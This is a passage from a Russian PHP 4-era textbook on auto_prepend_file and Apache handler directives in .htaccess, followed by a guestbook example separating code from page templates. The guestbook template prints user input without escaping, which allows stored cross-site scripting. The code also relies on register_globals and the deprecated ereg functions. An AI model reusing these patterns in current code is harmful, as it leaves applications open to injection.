Как следует из *Приложения 2*, PHP опирается при выполнении сценариев на специальный файл конфигурации под названием `php.ini`, в котором хранится большинство его настроек, заданных в виде *директив*. Кроме того, если PHP установлен как модуль Apache (а именно так обстоит дело у большинства хостинг-провайдеров), некоторые директивы можно также включать прямо в файлы `.htaccess`, управляющие работой сервера. Последние могут быть помещены в любой каталог, содержащий сценарии на PHP. Таким образом, для заданного каталога и всех его подкаталогов указанные настройки всегда будут действовать.

Внимание

Помните, что для помещения директивы PHP с каким-нибудь именем NAME в файл `.htaccess` ее нужно назвать `php_NAME`, а значение отделить от имени не знаком `=`, как в `php.ini`, а пробелом. В противном случае Apache будет сообщать о неизвестной директиве в файле конфигурации.

Среди обрабатываемых интерпретатором директив есть две особенных. Называются они `auto_prepend_file` и `auto_append_file`. В первой задается абсолютный путь к файлу, содержащему код на PHP, который будет автоматически выполняться перед запуском *любого* сценария. Не правда ли, это то, что нам нужно?

Конечно, вставлять директиву `auto_prepend_file` в глобальный `php.ini` нет никакого смысла. Ведь у подавляющего большинства хостинг-провайдеров одни и те же Apache и PHP обслуживают сразу несколько виртуальных хостов, принадлежащих разным владельцам. А значит, никто не разрешит вам изменять глобальные настройки интерпретатора. В этом случае модификация файлов `.htaccess` оказывается единственно правильным и возможным решением. Правда, для этого нам нужно знать, какой физический каталог соответствует на нашем сервере корневому для документов. Выяснить это можно, например, с помощью такого простого сценария:

Листинг 29.4. Определение физического корневого каталога сервера

```
<?
echo $DOCUMENT_ROOT;
?>
```

Пусть, к примеру, у нашего хостинг-провайдера используется каталог `/home/dk/www`. Тогда для автоматического подключения библиотекаря ко всем сценариям на PHP нужно добавить в файл `.htaccess` примерно такую строку:

```
php_auto_prepend_file  /home/dk/www/lib/librarian.phl
```

Примечание

Вообще говоря, лучше всего сделать это в файле `.htaccess`, который находится в корневом каталоге сервера, для того чтобы подключение библиотекаря происходило ко всем сценариям во всех каталогах. Если этого файла не существует, необходимо его создать.

Как уже упоминалось, данный способ не подходит для того виртуального сервера для Windows, установка которого описана в *части II* настоящей книги. Изменение `php.ini` — тоже не очень удачная идея в силу вышеизложенных рассуждений. Тут нам на помощь придет второй способ, который мы сейчас и рассмотрим.

Способ второй: установка обработчика Apache

Установка своего обработчика сопряжена с несколько большими сложностями, чем использование директив `auto_prepend_file` и `auto_append_file`. Тем не менее, он позволяет нам получить чуть больший контроль над сервером, поскольку перекладывает задачу выбора и запуска нужного сценария на плечи программиста. Это — установка нового *обработчика Apache*. Тема настолько важна, что мы, пожалуй, отложим на время нашего библиотекаря (к нему мы еще обязательно вернемся) и займемся непосредственно обработчиками.

Обработчики Apache

Итак, что же такое обработчик *Apache*? На самом деле мы постоянно сталкиваемся с одним из классических примеров обработчика. Да-да, вы уже догадались: это сам PHP. Если чуть углубиться в теорию, то *обработчиком* называется сценарий (возможно, встроенный в сам сервер, как это происходит с PHP), который запускается сервером при попытке пользователя открыть ту или иную страницу определенного типа.

Каждый обработчик должен иметь уникальный идентификатор — *имя обработчика*, который я для краткости буду называть просто *именем*. Оно может состоять только из алфавитно-цифровых символов и знаков подчеркивания. Заметьте, что это имя — не то же самое, что имя файла сценария, в котором хранится код обработчика. Имя обработчика и является тем, которое нужно указывать серверу в директиве `AddHandler`, когда мы хотим связать определенные документы с нашим сценарием.

Но как же сопоставить идентификатор обработчика тому сценарию, который содержит его код? У сервера Apache для этого есть специальная директива под названием `Action`. Где задается эта директива? В любом файле конфигурации Apache. Конечно, удобнее всего это делать в файле `.htaccess`, расположенном в корневом каталоге виртуального хоста, чтобы изменения распространились сразу на весь сервер. Мы уже рассматривали такую стратегию выше, только теперь все будет чуточку сложнее.

Вот требуемые директивы. Поместим их, как водится, в главный `.htaccess`-файл хоста.

```
# Сначала связываем имя обработчика с конкретным файлом.
# Знак "?" говорит серверу, что исходный URL запроса следует
# передать сценарию методом GET, т. е. через QUERY_STRING.
Action libhandler "/lib/libhandler.php?"
# Теперь уведомляем сервер, документы какого типа мы желаем
# "пропускать" через наш обработчик.
AddHandler libhandler .html .htm
```

В этом фрагменте есть два тонких места.

- Путь к сценарию обработчика *всегда* указывается как абсолютный URL без указания имени хоста и порта. Мы не можем задать здесь ни путь к файлу, ни даже относительный URL. По той причине, чтобы позволить одному обработчику "передавать эстафету" другому. В самом деле, ведь это и происходит в нашем примере: Apache сначала определяет, что документ нужно "пропустить" через обработчик `libhandler`, а т. к. он представляет собой ни что иное, как сценарий на PHP, то и через интерпретатор PHP. В деталях затронутый процесс чуть сложнее, но мы не будем в него углубляться.
- После URL сценария в директиве `Action` следует знак `?`. Зачем он? Это связано с механизмом, который использует Apache для того, чтобы определить конечный обработчик для того или иного документа. Когда пользователь посылает серверу URL, который, как Apache "знает", подходит под одну из команд `Action`, к этому URL слева просто присоединяется второй параметр директивы, и все начинается сначала — до тех пор, пока не будет найден последний обработчик. Например, если пользователь ввел `/dir/file.html`, то благодаря директиве `Action` указанный адрес преобразуется в `/lib/libhandler.php?/dir/file.html`. Это — ни что иное, как адрес PHP-сценария с параметром, который будет передан программе, как обычно, через переменную окружения `QUERY_STRING`.

Теперь сервер знает, что все документы с расширением `html` и `htm` нужно обрабатывать при помощи сценария, расположенного по адресу `/lib/libhandler.php`. Точнее, при каждой попытке открыть страницы с указанными расширениями Apache будет запускать наш сценарий и в числе обычных переменных окружения отправлять ему несколько специальных, содержащих первичную информацию о запросе, переданном пользователем. Мы сейчас рассмотрим эти переменные на практике. Если вас интересует их полный список, попробуйте распечатать массив `$GLOBALS` или вос-

пользоваться функцией phpinfo(), вставив ее первой и единственной командой обработчика libhandler.php.

Внимание

Вы, возможно, спросите, почему же мы не добавили в список расширений, на которые будет "реагировать" сценарий, еще одно — php? Давайте посмотрим, что бы произошло, поступи мы так. Предположим, пользователь хочет загрузить страницу /a.php. Apache "видит", что расширение у нее — php, и запускает обработчик с именем /lib/libhandler.php. Точнее, он "сваливает" всю работу на сценарий libhandler.php. Еще точнее — *перенаправляет* сервер по адресу /lib/libhandler.php?a.php! И тут же *зацикливается*, потому что у этого сценария расширение — также php. Итак, сервер начинает вызывать сценарий снова и снова, все удлиняя его URL — до тех пор, пока не "поймет": что-то неверно, и пора аварийно завершаться, о чем и сообщает в файлах журнала. О том, как решить эту проблему, рассказано в самом конце главы.

Ну вот, у нас уже почти все готово. Осталось только написать сам код обработчика. Это не так уж и сложно. Но прежде давайте вспомним, зачем мы вообще связались с обработчиками. Для автоматической загрузки библиотекаря перед выполнением того или иного сценария, помните? Что же, вот пример (листинг 29.5).

Замечание

Мы подразумеваем, что обработчик libhandler.php находится в том же самом каталоге, что и библиотекарь с большинством модулей. Это довольно удобно, поскольку позволяет нам задавать путь к каталогу с модулями лишь в единственном месте — в директиве Action файла .htaccess, да и то в виде относительного URL. Оцените, насколько это проще для будущих модификаций сайта.

Листинг 29.5. Обработчик /lib/libhandler.php с подключением библиотекаря

```
<?
// Прежде всего, устанавливаем свои каталоги поиска модулей.
// Это, по нашей договоренности, — текущий в данный момент каталог.
$INC[]=getcwd();

// Проверяем, не пытается ли пользователь запустить обработчик напрямую,
// минуя Apache — например, путем набора в браузере адреса
// /lib/libhandler.php. Так как адрес, введенный пользователем,
// всегда передается в переменной окружения REQUEST_URI, то нужно
// "бить тревогу", если переданная строка адреса встречается
```

```
// в имени файла обработчика (причем в любом регистре символов).
// Мы не забыли отрезать в этой строке часть после ?, потому что
// она будет мешать при сравнении с именем файла.
// К сожалению, похоже, это единственный переносимый между операционными
// системами способ проверки легальности запуска обработчика.
$FileName=strtr(__FILE__,"\\","/");
$ReqName=ereg_Replace("\\?.*","",strtr(getenv("REQUEST_URI"),"\\","/"));
if(eregi(quotemeta($ReqName),$FileName)) {
  // Выводим сообщение об ошибке
  include "libhandler.err";
  // Записываем в журнал данные о пользователе
  $f=fopen("libhandler.log","a+");
  fputs($f,date("d.m.Y H:i.s")." $REMOTE_ADDR - Access denied\n");
  fclose($f);
  // Завершаем работу
  exit;
}

// Все в порядке — корректируем переменные окружения в соответствии
// с запрошенным пользователем адресом.
@putenv("REQUEST_URI=".
  $GLOBALS["HTTP_ENV_VARS"]["REQUEST_URI"]=
  $GLOBALS["REQUEST_URI"]=
  getenv("QUERY_STRING")
);
@putenv("QUERY_STRING=".
  $GLOBALS["HTTP_ENV_VARS"]["QUERY_STRING"]=
  $GLOBALS["QUERY_STRING"]=
  ereg_Replace("^[^?]*\\?","",getenv("QUERY_STRING"))
);
// Подключаем библиотекарь
include "librarian.phl";
   // Здесь можно выполнить еще какие-нибудь действия...
   // . . .
// Запускаем тот сценарий, который был запрошен пользователем
chdir(dirname($SCRIPT_FILENAME));
include $SCRIPT_FILENAME;
?>
```

Ну и, конечно, какая же программа обходится без вывода диагностических сообщений? Наш пример подгружает файл `libhandler.err` в случае "жульничества" пользователя. Наверное, в нем следует написать что-то типа:

```
<head><title>Доступ запрещен!</title></head>
<body>
<h2>Доступ запрещен!</h2>
Пользователь сделал попытку нелегально вызвать обработчик Apache,
отвечающий за автоматическое подключение библиотекаря. Так как это
свидетельствует о его желании нелегально проникнуть на сервер,
попытка была пресечена. Информация о пользователе записана
в файл журнала.
</body>
```

В результате мы пришли к тому, что теперь все документы с расширениями `html` и `htm` рассматриваются как сценарии на PHP. Они запускаются уже после того, как подключен библиотекарь, так что могут пользоваться функцией `Uses()`.

Примечание

Если вы не собираетесь использовать библиотекарь, а хотите применять описанный выше механизм только для того, чтобы включить PHP для файлов с расширением `html`, лучше прочитайте конец этой главы. Там описано, как сделать это проще.

Перехват обращений к несуществующим страницам

Самое интересное, что наш обработчик будет вызываться как для существующих файлов с расширением `html`, так и для *несуществующих* (правда, расположенных в *существующем* каталоге). Какой простор это открывает для творчества! Например, мы можем написать систему новостей или форум, в котором у всех сценариев не будет ни одного "видимого" параметра. Все данные могут передаваться прямо в имени файла, например:

```
/forum/Computers-01-04-01.html
```

Хотя файла `Computers-01-04-01.html` нет и в помине, обработчик может перехватить запрос к нему и определить, что речь идет о новостях в разделе "Компьютеры" за 1 апреля 2001 года. Затем, получив нужную информацию из базы данных, остается лишь отправить ее клиенту.

Замечание

Обычно для подобных целей используют специальный модуль Apache — `mod_rewrite`. К сожалению, по статистике далеко не все хостинг-провайдеры

соглашаются устанавливать его на свои серверы. В то же время механизм `ActionAddHandler` работает всегда и везде, где установлен Apache.

Надо заметить, что в примере из листинга 29.5 мы никак не перехватываем обращения к несуществующим страницам. Что происходит, если пользователь все же введет неправильный адрес? Очевидно, вызов `include`, стоящий в предпоследней строчке, завершится неуспешно, а PHP выведет сообщение об ошибке. Наверное, в реальной программе нужно как-то обрабатывать эту ситуацию, — например, при помощи проверки существования запрошенного файла.

Связывание PHP с другим расширением

Как мы знаем, сам PHP представляет собой обычный обработчик. Значит, скажете вы, чтобы заставить его обрабатывать документы с расширением, отличным от PHP, нам нужно просто добавить директиву `AddHandler` для этого расширения в соответствующий файл `.htaccess`? Не совсем. Проблема заключается в том, что мы не знаем идентификатора обработчика, он хранится где-то в недрах кода интерпретатора. Вместо этого мы поступим по-другому: заставим Apache считать, что документы с нужным нам расширением имеют тот же *тип*, что и с расширением `php`.

Что же такое *тип документа*? Это еще одно понятие, которое использует Apache в своей работе. Некоторые из этих типов также "понимают" и браузеры. В их числе, например, `text/html`, обозначающий HTML-страницу, `image/gif`, который сигнализирует, что данные являются рисунком GIF, и т. д. Именно этими типами (а не расширениями страниц!) руководствуются браузеры, когда решают, в каком формате прислал сервер данные.

Однако есть несколько типов документов, которые никогда не отсылаются браузеру в исходном виде. Один из них — `application/x-httpd-php`. Именно с этим типом и связан интерпретатор PHP. Если сервер "видит", что пользователь запросил страницу, которая имеет тип `application/x-httpd-php`, он активизирует PHP, а уж тот берет на себя всю дальнейшую ответственность по запуску сценария и выводу "правильного" заголовка типа (чаще всего `text/html`) в браузер.

Как же сервер узнает, какой тип имеет тот или иной документ? Вообще говоря, это отдельная проблема. Самое простое ее решение — определять тип по расширению файла. В большинстве случаев это оказывается самым лучшим решением. Программист может сам задать, какое расширение соответствует тому или иному типу, добавив в нужный файл `.htaccess` следующую директиву:

```
AddType имя_типа расширение1 расширение2 …
```

Примечание

А как быть, если многие из наших документов не имеют в принципе никакого расширения? Например, мы хотим хранить рисунки GIF, JPG и PNG в файлах без расширения. Разумеется, в этом случае директива `AddType` нам не помо-

жет. Однако у Apache существует еще одно мощное средство для распознавания типов страниц — это модуль `mod_mime_magic` (конечно, если он подключен к той версии сервера, которая установлена у вашего хостинг-провайдера). В случае, если определение типа на основе директив `AddType` закончилось неудачей, этот модуль пытается по нескольким первым байтам файла узнать, какого же он типа. Например, во всех GIF-файлах первые три байта — символы G, I и F. Поэтому с вероятностью практически 100% определение типа проходит правильно.

Предположим, что мы хотим связать расширение `php4` с PHP для всего сайта. Для этого запишем в файл `.htaccess`, расположенный в корневом каталоге сервера, такую директиву:

```
AddType application/x-httpd-php php4
```

Теперь для всех файлов с расширением `php4` будет выполняться то же, что и для `php`. Кстати говоря, именно такая директива (но для `php`) записана в главном файле `httpd.conf` вашего хостинг-провайдера.

Решение проблемы зацикливания обработчика


Помните, обработчик из листинга 29.5 мы связали только с расширениями `html` и `htm`, но не `php`? Мы сделали это, чтобы избежать зацикливания обработчика (*см. соответствующее замечание*). Давайте исправим положение. Очевидно, нужно связать с PHP еще одно расширение, которое не будет использоваться в сайте нигде, кроме как в имени обработчика из листинга 29.5. Пусть это будет, например, `php4`. Модифицируем наш `.htaccess`:

```
# Связываем расширение php4 с PHP
AddType application/x-httpd-php php4
# Замкнем имя обработчика на конкретный файл
Action libhandler "/lib/libhandler.php4?"
# Документы этого типа мы желаем "пропускать" через наш обработчик
AddHandler libhandler .html .htm .php
```

Ну и, конечно, осталось только переименовать имеющийся у нас файл `libhandler.php` в `libhandler.php4`.

Теперь все сценарии с расширением `php` могут использовать функции, предоставляемые библиотекарем.

Глава 30



Код и шаблон страницы

Что и говорить, конечно, очень удобно, что PHP позволяет комбинировать код программы с обычным HTML-текстом, но этой возможностью все же не стоит злоупотреблять. И особенно в больших сценариях. Это чередование очень плохо смотрится: сначала код, потом — вставки HTML, а затем — опять код. Кроме того, вашему HTML-верстальщику будет крайне трудно понять, где же в этом сценарии именно "его" участки, которые он может править и изменять.

Впрочем, особых проблем здесь нет: я предлагаю отделять почти весь код сценария от текста, задающего внешний вид страницы. А именно — хранить их в разных файлах. Я уже неоднократно затрагивал такой подход в этой книге, все время ссылаясь (не совсем явно) на настоящую главу. Что же, теперь настало время по достоинству оценить тот выигрыш, который дает нам отделение кода от шаблона страницы.

Думаете, сейчас мы будем углубляться в "дебри теории", далекой от практики и вряд ли вам полезной? Ничего подобного. Я просто расскажу, как можно удобно строить свои программы, а в конце приведу довольно "внушительный" код *шаблонизатора* (так я называю систему управления страницами и шаблонами), который призван сделать работу Web-программиста максимально простой и эффективной.

Примечание

Некоторые программисты утверждают, что отделению кода от шаблона страницы уделяют слишком много внимания — чрезмерно много. Если и вы так думаете, — что же, я не буду с вами спорить и критиковать вашу точку зрения. Если бы я не занимался этой проблемой столько времени, то, возможно, и сам бы так считал. Будем честны: отвечает ли проблема отделения кода от шаблона страницы тому вниманию и количеству страниц, что я ей здесь уделил? Откровенно говоря, не отвечает. В действительности, чтобы полностью рассказать о возможных решениях задачи, потребовалось бы написать отдельную книгу размером в тысячу страниц. Я же ограничусь всего кое-какими рассуждениями и примером простейшего шаблонизатора.

Идеология

Большинство сценариев пишутся на различных языках программирования без всякого отделения кода от шаблона страницы. Зачем же тогда нам это нужно? Что заставляет нас искать новые пути в Web-программировании?

Причина всего одна. Это — желание поручить разработку качественного и сложного сценария сразу нескольким людям, чтобы каждый из них занимался своим делом, которое, как предполагается, он знает лучше всего. Одна группа людей (назовем ее "программисты") занимается тем, что касается взаимодействия программы с пользователем и обработки данных. Другая же группа (для простоты я буду говорить о ней как о "дизайнерах"), наоборот, отвечает лишь за эстетическую часть работы. Разумеется, программисты и дизайнеры — не единственные категории, которые нужно сформировать при создании крупных сайтов. Безусловно, требуется еще одно лицо, которое бы "связывало" и координировало их между собой. Им может быть человек, не имеющий выдающихся достижений ни в Web-дизайне, ни в Web-программировании, но в то же время наделенный хорошей интуицией и знаниями. Если этого человека нет, кому-то все равно придется выполнять его работу (например, одному из программистов), что, конечно же, будет немного противоречить желаниям последнего. В результате работа над проектом затянется и, возможно, "обрастет" излишними сложностями технического характера.

Замечание

Я убежден, что нельзя быть одновременно хорошим программистом и выдающимся дизайнером в указанном только что понимании. Эти две профессии взаимоисключают друг друга, поскольку требуют совершенно разных складов мышления. Если у вас нет раздвоения личности, вы без труда определите для себя, к какой категории людей принадлежите сами.

Зачем нам вообще понадобилось распределять разработку Web-сценариев по нескольким направлениям? Отвечаю последовательно. Во-первых, так создаются гораздо более качественные программы и Web-страницы. Во-вторых, сроки выполнения работы значительно сокращаются за счет организации параллельного выполнения задания. Если вас это все равно не убедило, вспомните о том, что именно так организуются практически все крупные Web-студии по всему миру.

Что же получается, если в своих сценариях вы будете смешивать код и оформление сценария? Фактически, его поддержкой и доработкой не сможет заняться никто, кроме вас самого. В самом деле: программиста будет раздражать постоянно встречающиеся вставки HTML-кода, а дизайнера — опасность случайно изменить какую-нибудь важную функцию программы. Иными словами, такой метод (да и можно ли назвать его методом?) совершенно не подходит при разработке мало-мальски крупных проектов.

Замечание

С горечью отмечаю, что разработчики PHP практически не приблизили нас к решению проблемы отделения кода от шаблона страницы. Создается впечатление, что они преследовали как раз противоположные цели: максимально упростить совмещение HTML и PHP за счет снижения функциональности последнего. Когда мы будем разбирать код шаблонизатора ниже в этой главе, вы увидите, на какие "увертки" нам придется пойти, чтобы обойти все "подводные камни", невольно расставленные для нас авторами PHP.

Двухуровневая схема

Итак, мы желаем максимально отделить работу программистов и дизайнеров. Давайте будем делать это не сразу, а постепенно, детализируя ситуацию. Вначале решим более простую проблему: разделим код сценария и шаблон его страницы (что я называю *двухуровневой схемой* построения сценария). Это довольно несложно. Мы уже поступали так в *главе 28*, когда писали сценарий простейшего фотоальбома. Теперь мы поставим задачу более точно.

Шаблон страницы

Пусть нам нужно завести новый раздел сайта — гостевую книгу. Выделим для нее отдельный каталог на сервере и создадим в нем файл примерно следующего содержания (листинг 30.1). Назовем его *шаблоном страницы*.

Листинг 30.1. Шаблон: `gbook.htm`

```
<html><head><title>Гостевая книга</title></head>
<body>
<h2>Добавьте свое сообщение:</h2>
<form action=gbook.php method=post>
Ваше имя: <input type=text name="New[name]"><br>
Комментарий:<br>
<textarea name="New[text]" wrap=virtual cols=60 rows=5></textarea><br>
<input type=submit name="doAdd" value="Добавить!">
</form>
<h2>Гостевая книга:</h2>
<?foreach($Book as $id=>$Entry) {?>
  Имя человека: <?=$Entry['name']?><br>
  Его комментарий:<br> <?=$Entry['text']?><hr>
<?}?>
```

```
</body></html>
```

Видите, здесь почти нет PHP-кода, за исключением разве что одного-единственного цикла `foreach`. Для человека, занимающегося внешним видом вашей гостевой книги и совершенно не разбирающегося в программировании, это не должно выглядеть, как непреодолимое препятствие.

В некоторых других языках программирования мы могли бы написать систему, лишенную и указанного недостатка, но обладающую всеми качествами рассматриваемой. Честно говоря, существует всего лишь один способ добиться этого: "замаскировать" инструкцию `foreach` специальным псевдотэгом (который, как это ни удивительно, гораздо лучше воспринимается дизайнерами), чтобы код выглядел примерно так:

```
<foreach src=Book>
  Имя человека: $name<br>
  Его комментарий:<br>$text<hr>
</foreach>
```

Согласен, для программиста такая замена действительно кажется смешной. Однако она сильно приближает шаблон нашей страницы к идеалу — практически "чистому" HTML-коду.

Примечание

Хочу сразу сказать всем любителям разбивать один шаблон на множество файлов: их способ чаще всего не оправдывает себя при написании крупных сценариев. Дело в том, что при такой организации довольно тяжело переставлять подшаблоны внутри страницы. Кроме того, подшаблоны нужно как-то загружать, а поручать эту задачу коду страницы не очень удобно все из тех же соображений: придется работать и программисту, и верстальщику. Легче всего это представить на примере все той же гостевой книги: если бы мы выделили тело цикла `foreach` в отдельный файл и попытались избавиться от этой инструкции, то пришлось бы переложить задачу циклического вывода данных на плечи программиста, сообщив ему попутно имя подшаблона. Чувствуете, сколько лишних зависимостей?..

Надо заметить, что реализовать "прозрачную" замену подобных тэгов на соответствующие инструкции в PHP практически невозможно (во всяком случае, без ущерба простоте отладки сценария). Это связано с чрезвычайной слабостью этого интерпретатора в вопросе, касающемся "перехвата" и обработки ошибок во время выполнения кода. К счастью, такая слабость оказывается непреодолимой лишь в подобных "экзотических" случаях. При написании шаблонизатора она сказывается гораздо меньше.

Генератор данных

Конечно, это еще далеко не весь сценарий. Вы, наверное, заметили, что сердце шаблона — цикл `foreach` вывода записей — использует непонятно откуда взявшуюся переменную `$Book`, по контексту — двумерный массив. Кроме того, при отправке формы тоже ведь нужно предусмотреть некоторые действия (а именно, добавление записи в книгу).

Мы видим, что где-то должен быть скрыт весь этот код. Он, действительно, располагается в отдельном файле с именем `gbook.php`. Отличительная черта этого файла — то, что в нем нет никакого намека на то, как нужно форматировать результат работы сценария. Именно поэтому я называю его генератором данных (листинг 30.2).

Листинг 30.2. Генератор данных: `gbook.php`

```
<?
define("GBook","gbook.dat"); // имя файла с данными гостевой книги

// Загружает гостевую книгу с диска. Возвращает содержание книги.
function LoadBook($fname)
{  $f=@fopen("gbook.dat","rb"); if(!$f) return array();
   $Book=Unserialize(fread($f,100000)); fclose($f);
   return $Book;
}
// Сохраняет содержимое книги на диске.
function SaveBook($fname,$Book)
{  $f=fopen("gbook.dat","wb");
   fwrite($f,Serialize($Book));
   fclose($f);
}

// Исполняемая часть сценария.
// Сначала — загрузка гостевой книги.
$Book=LoadBook(GBook);
// Обработка формы, если сценарий вызван через нее.
// Если сценарий запущен после нажатия кнопки Добавить...
if(!empty($doAdd)) {
  // Добавить в книгу запись пользователя — она у нас хранится
  // в массиве $New, см. форму в шаблоне. Запись добавляется,
  // как водится, в начало книги.
  $Book=array(time()=>$New)+$Book;
```

```
  // Записать книгу на диск.
  SaveBook(GBook,$Book);
}

// Все. Теперь у нас в $Book хранится содержимое книги в формате:
// array (
//   время_добавления => array(
//   (или id) name => имя_пользователя,
//            text => текст_пользователя
//            ),
//   . . .
// );
// Вот теперь загружаем шаблон страницы.
include "gbook.htm";
?>
```

Как видим, исполняемая часть довольно небольшая и, действительно, занимается лишь подготовкой данных для их последующего вывода в шаблоне. Шаблон рассматривается этой составляющей как обычный PHP-файл, который она подключает при помощи инструкции `include`. Ясно, что весь код шаблона (хотя его и очень мало) выполнится в том же контексте, что и генератор данных, а значит, ему будет доступна переменная `$Book`.

Логически весь код можно разбить на 3 части. Первая из них — задание конфигурации сценария, в нашем случае она состоит всего лишь в определении одной-единственной константы `GBook`, хранящей имя файла гостевой книги. Во второй части, которую можно назвать "прикладным интерфейсом" гостевой книги, содержатся описания функций, достаточных для работы с гостевой книгой. Это, конечно, функции загрузки и сохранения наполнения книги на диске. Наконец, третья часть генератора данных обрабатывает запросы пользователей на добавление данных в книгу.

Таким образом, для работы нашего сценария нужны три файла: генератор данных, шаблон книги и файл с записями книги. В принципе, это минимум, если только не привлекать для хранения записей базу данных (что, безусловно, лучше в больших программах). Однако в нашем случае проще как раз работать с файлами, поэтому я на них и остановился.

Замечание

Обратите внимание: для того чтобы теперь переделать гостевую книгу так, чтобы она использовала базу данных, а не файл, достаточно изменить всего лишь 2 функции: `LoadBook()` и `SaveBook()`. Ни других частей генератора данных, ни, тем более, шаблона это не затронет. На самом деле, такой подход

не является случайностью: он очень тесно связан с трехуровневой схемой построения интерактивных сценариев, о которой мы скоро будем говорить.

Взаимодействие генератора данных и шаблона

Вернемся опять к тому же генератору данных. В нем мы проверяем, не запущен ли сценарий книги в ответ на нажатие кнопки **Добавить** в форме. Тут я хочу кое-что напомнить. Если вызвать программу без параметров, то пользователю будет просто выдано содержимое гостевой книги, в противном же случае (то есть при запуске из формы) осуществится добавление записи. Таким образом, мы "одним махом убиваем двух зайцев": используем один и тот же шаблон для двух разных страниц, внешне крайне похожих. Такую практику нужно только приветствовать, не правда ли? Определяем мы, нужно ли добавлять запись, по состоянию переменной `$doAdd`. Помните, именно такое имя имеет `submit`-кнопка в форме? Когда ее нажимают, сценарию поступает пара "`doAdd=Добавить!`", чем мы и воспользовались. Итак, если кнопка нажата, то мы вставляем запись в начало массива `$Book` и сохраняем его на диске.

Обратите внимание, насколько проста операция добавления записи. Так получилось вследствие того, что мы предусмотрительно дали полям формы с названием и текстом имена, соответственно, `New[name]` и `New[text]`, которые PHP преобразовал в массив. Вообще говоря, придумывание таких имен для полей — задача как раз того "третьего лица", о котором я говорил выше. Это — работа скорее программистская, нежели дизайнерская (хотя, безусловно, от удачного планирования названий имен полей зависит не так уж и мало).

Подчеркиваю, что в самом коде генератора данных `gbook.php` *в принципе* не присутствует никаких данных о внешнем виде нашей гостевой книги. В нем нет ни одной строчки на HTML. Иными словами, генератору совершенно "все равно", как выглядит книга. Он занимается лишь ее загрузкой и обработкой. Это значит, что в будущем для изменения внешнего вида гостевой книги нам не придется править этот код, т. е. мы добились некоторого желаемого разделения труда дизайнера и программиста.

С другой стороны, шаблон `gbook.htm` не делает никаких предположений о том, как же именно хранится книга на диске и как она обрабатывается. Его дело — "красиво" вывести содержимое массива `$Book`, "и точка". К тому же он почти не содержит кода на PHP (разве что самый минимум, без которого никак не обойтись). А значит, дизайнеру будет легко изменять внешний вид книги.

Недостатки

У любой медали есть оборотная сторона и, как часто бывает, от ее качества зависит довольно много. Имеется она и у двухуровневой схемы построения сценариев. Давайте систематизируем все недостатки и постепенно будем их исправлять.

1. Что такое для *пользователя* "гостевая книга"? Конечно же, это прежде всего *страница*. А для *разработчика* сценария? Разумеется, программный код. Получается, что взгляды пользователя несколько отличаются от воззрений разработчика. Как разрешить сформулированную неувязку? Для этого нужно посмотреть на нашу систему "генератор данных — шаблон" со стороны. Что мы видим? Генератор данных загружает данные с диска, а затем обращается к шаблону, чтобы тот их вывел. Но пользователь хочет иметь перед глазами прежде всего шаблон, а не работу генератора! Мы же заставляем его запускать программу. Возможно, следующее положение и покажется спорным, но на практике оно полностью оправдывает себя. А именно, предлагается поменять направление обмена данными между шаблоном и генератором данных. Пусть шаблон *запрашивает* данные у генератора, а тот их ему *предоставляет*. Согласитесь, это укладывается даже в замечательно зарекомендовавшую себя модель обмена "клиент-сервер": шаблон — это клиент, а генератор данных — сервер.
2. Хотя шаблон двухуровневой схемы и является подчиненным элементом, он все же вынужден ссылаться на имя генератора данных через атрибут `action` тэга `<form>`. Конечно, это вносит лишь дополнительную неразбериху и является еще одним стимулом к замене понятий "главный" и "подчиненный".
3. Генератор данных состоит из излишне большого числа логических блоков, связанных лишь односторонне. В самом деле, если мы будем писать систему администрирования для нашей гостевой книги, нам опять понадобятся функции загрузки и сохранения данных (то есть, функции `LoadBook()` и `SaveBook()`). Поэтому логично будет выделить их в отдельный файл, который я здесь буду называть *ядром* сценария. Ядро — это третий компонент в трехуровневой схеме построения программы, о которой мы сейчас будем говорить. Разумеется, в сложных системах ядро может состоять из десятков (и даже сотен) файлов. Вообще говоря, оно также содержит и сведения о конфигурации (константу `GBook`), так что часто бывает удобно выделить эти данные в отдельный файл.
4. Шаблон страницы вмещает в себя *весь* ее HTML-код. В то же время, в современном мире подавляющее большинство сайтов организовано так, что их страницы построены по одной и той же "модели" (например, карта раздела слева, текст справа, баннер вверху, дополнительная информация снизу и т. д.). Согласитесь, что копировать один и тот же шаблон в сотни мест просто неприемлемо для последующего *редизайна* (который, скорее всего, последует практически сразу, потому что при первой реализации довольно сложно бывает сразу учесть все пожелания заказчика). Конечно, мы можем вставить в нужные места шаблона вызовы инструкции `include`, загружающей соответствующие блоки страниц. Однако при детальном рассмотрении оказывается, что это всего лишь некоторая "отсрочка" неизбежной проблемы редизайна. В самом деле, мы сможем легко менять внешний вид отдельных блоков, но у нас не получится *переставлять* их в другом порядке (например, карта — справа, текст — слева) без утомительного изменения HTML-кода всех страниц.

- Пожалуй, пока достаточно. Сейчас мы попытаемся решить все эти проблемы, кроме последней (традиционно являющейся для Web-студий настоящим ящиком Пандоры), которой мы тоже вскоре займемся, что выльется, как вы увидите, в довольно внушительный объем кода.

Трехуровневая схема

Итак, в отличие от двухуровневой, трехуровневая схема построения сценария содержит специально выделенный код, или *ядро*, которое совместно используют все "генераторы данных". Почему я заключил последний термин в кавычки? Да потому, что теперь мы будем называть его по-другому, а именно, *интерфейсным кодом* (или просто *интерфейсом*, хотя это, возможно, и не совсем корректно) сценария. Генератор данных — по-прежнему сущность, являющаяся объединением ядра и интерфейса.

Кроме того, при использовании трехуровневой схемы пользователь никогда "не видит" генератор данных. Он всегда имеет дело только с шаблоном страницы, который иногда выглядит, как программа. Это происходит при обращении к шаблону (а следовательно, и к генератору данных) из формы в браузере.

Шаблон страницы

Теперь шаблон сам вызывает генератор, который предоставляет ему нужные данные, а заодно и реагирует на запросы пользователя. Он выполняет это, например, при помощи все той же инструкции `include`:

Листинг 30.3. Шаблон: `gbook.html`

```
<?include "gbook.php"?>
<html><head><title>Гостевая книга</title></head>
<body>
<h2>Добавьте свое сообщение:</h2>
<form action=gbook.html method=post>
Ваше имя: <input type=text name="New[name]"><br>
. . .
```

Я не буду приводить текст страницы целиком, т. к. после определения формы он идентичен листингу 30.1. Итак, мы помещаем инструкцию `include` самой первой строчкой шаблона, и на это есть своя причина. Дело в том, что при различных, скажем так, "аварийных" событиях генератор данных может перенаправить браузер на другой адрес, не вернув управление в шаблон. Конечно, если бы `include` размещалась где-нибудь в середине шаблона, мы не смогли бы этого сделать, поскольку часть страницы могла быть уже отослана пользователю.

